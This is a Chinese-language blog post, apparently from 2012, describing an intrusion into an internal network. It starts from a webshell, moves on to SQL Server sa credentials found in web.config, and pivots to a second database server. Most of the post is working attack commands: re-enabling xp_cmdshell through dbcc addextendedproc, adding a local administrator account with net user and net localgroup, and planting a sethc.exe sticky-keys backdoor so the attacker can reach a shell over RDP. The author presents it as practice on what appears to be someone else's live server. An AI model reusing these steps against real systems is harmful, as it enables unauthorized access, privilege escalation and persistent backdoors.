Author:bugcx or Anonymous
Url:http://blog.bug.cx/2012/04/25/mssql-%e5%85%a5%e4%be%b5%e6%8f%90%e6%9d%83%e4%b9%8b%e5%86%85%e7%bd%91%e6%b8%97%e9%80%8f%

(撸一撸) | bugcx's blog | 关注网络安全

图文：udb311
主题：MSSQL内网渗透案例分析
发表：黑白前线
描述：对于内网渗透技术一直感觉很神秘，手中正巧有一个webshell是内网服务器。借此机会练习下内网入侵渗透技术！本文敏感信息以屏蔽！密码都以*号代替。此次过程主要运用到xp_cmdshell恢复与执行，再通过自己的灵活思维运用。
环境：2003 SERVER
IIS ： 6.0 支持php
数据库：MSSQL和MYSQL
网站类型：ASPX
本文重点讲述内网渗透提权部分，对于WEBSHELL不在描述。对于了解入侵渗透的朋友都知道，拿到webshell后服务器能否提权就要先找提权的漏洞所在。从本站的角度来看，存在MSSQL、MYSQL支持ASPX和PHP可以说权限够大的了。先来看看目录能穷举出来哪些东西。先看程序目录，很平常么。没现有SU和MYSQL之类的信息。

E：盘可以浏览
F：盘可以浏览
本站ASPX 类型网站，使用的是MSSQL数据库。显示密码不是最高权限的用户，就是是个DB用户提权也不能马上到手。

再翻翻别的站点，目录可以浏览一个个找吧。发现一个目录web.config有SA用户

连接数据库信息：
Source=gzzx;Initial Catalog=SMSCenter;Persist Security Info=True;User ID=sa;Password=****" 打开aspxspy，使用database连接功能。

登录成功，显示SA看来应该没有降权。
连接状态是MSSQL 2005，要先启xp_cmdshell.

接着执行下命令"whoami"

good，system 权限，下面就是添加一个账号了。。

```
Exec master.dbo.xp_cmdshell 'net user admin **** /add'
Exec master.dbo.xp_cmdshell 'net localgroup administrators admin /add'
```

再看下3389端口是否开启

```
Exec master.dbo.xp_cmdshell 'netstat -ano'
```

OK,状态正常。

Exec master.dbo.xp_cmdshell 'ipconfig /all'显示配置是内网IP

通过域名解析到的IP连接3389，可以连接。

说明管理做了端口映射，这就不要转发端口了。省了很多功夫!

这才拿到了一台服务器的权限，从网站的SQL连接上不难发现内网还有SQL服务器。

渗透继续……

内网IP为200，同样是MSSQL SA权限。

```
<add key="ConnectionString2" value="server=192.168.8.200;database=DB_CustomSMS;User=sa;PWD=*****"/>
```

再利用aspxspy 数据库连接，

郁闷的事情发生了，不能连接。

[DBNETLIB][ConnectionOpen (Connect()).]SQL Server 不存在或拒绝访问。

按道理讲数据库能使用的情况下应该可以成功连接上的，难道没有配置TCP/IP访问数据库？疑问产生了，无耐之下通过3389上到服务器上来试试。服务器安装了MSSQL，有查询分析器和企业管理器。这又成了我们的工具。呵呵!

SQL分析器连接之，仍然无法连接。

先测试下所在的MSSQL服务器机器的存在性。

成功响应，说明服务器存在。
运行mstsc试着3389连接下，显示了一个xp的界面。比较郁闷耶。
试下名称解析服务。。。
点击浏览一看，这么多MSSQL服务器名还真不知道哪台是的。观察下发现200和IP200的机器有些相近。输入SA及密码。

成功返回查询窗口。试下xp_cmdshell
发现不存在，恢复之

```
Use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')
```

OK！
执行命令"whoami",虽然XP不支持whoami命令。


```
exec xp_cmdshell 'net user 123 123 /add'
```


提示系统错误。不是没权限添加。。。。不明真像了。。。
思路：开了3389可以用sethc.exe 替换来。。。

```
exec xp_cmdshell 'copy c:\windwos\explorer.exe c:\windows\system32\sethc.exe'
```

替换之？
问题又来了，提示磁盘文件不足。
利用xp_dirtree查看下C盘

```
EXEC MASTER..XP_dirtree 'c:',1,1
```

列出文件目录，删除一个数据库的备份
再执行exec xp_cmdshell 'copy c:\windwos\explorer.exe c:\windows\system32\sethc.exe'



提示一个文件被复制，说明成功。3389 5次shift未弹出。
再试下
exec xp_cmdshell 'net user 123 123 /add' 提示成功。原来开始是空间不足导致的系统错误啊。真像揭开！
exec xp_cmdshell 'net localgroup administrator 123 /add'
3389登录之。。
exec xp_cmdshell 'net user 123 /del'删除用户
内网还存在很多机器，此次渗透就此结束。。。
总结：内网从端口转发到外部连接，再从3389登录内部3389 跟跳板技术差不多。

最新文章 相关文章 热评文章 Waiting Waiting

webhack入侵思路及上传漏洞
MSSQL备份导出Shell中文路径解决办法
nmap smb script
MS12-027 poc逆向分析
Linux流量监控工具 – iftop (最全面的iftop教程)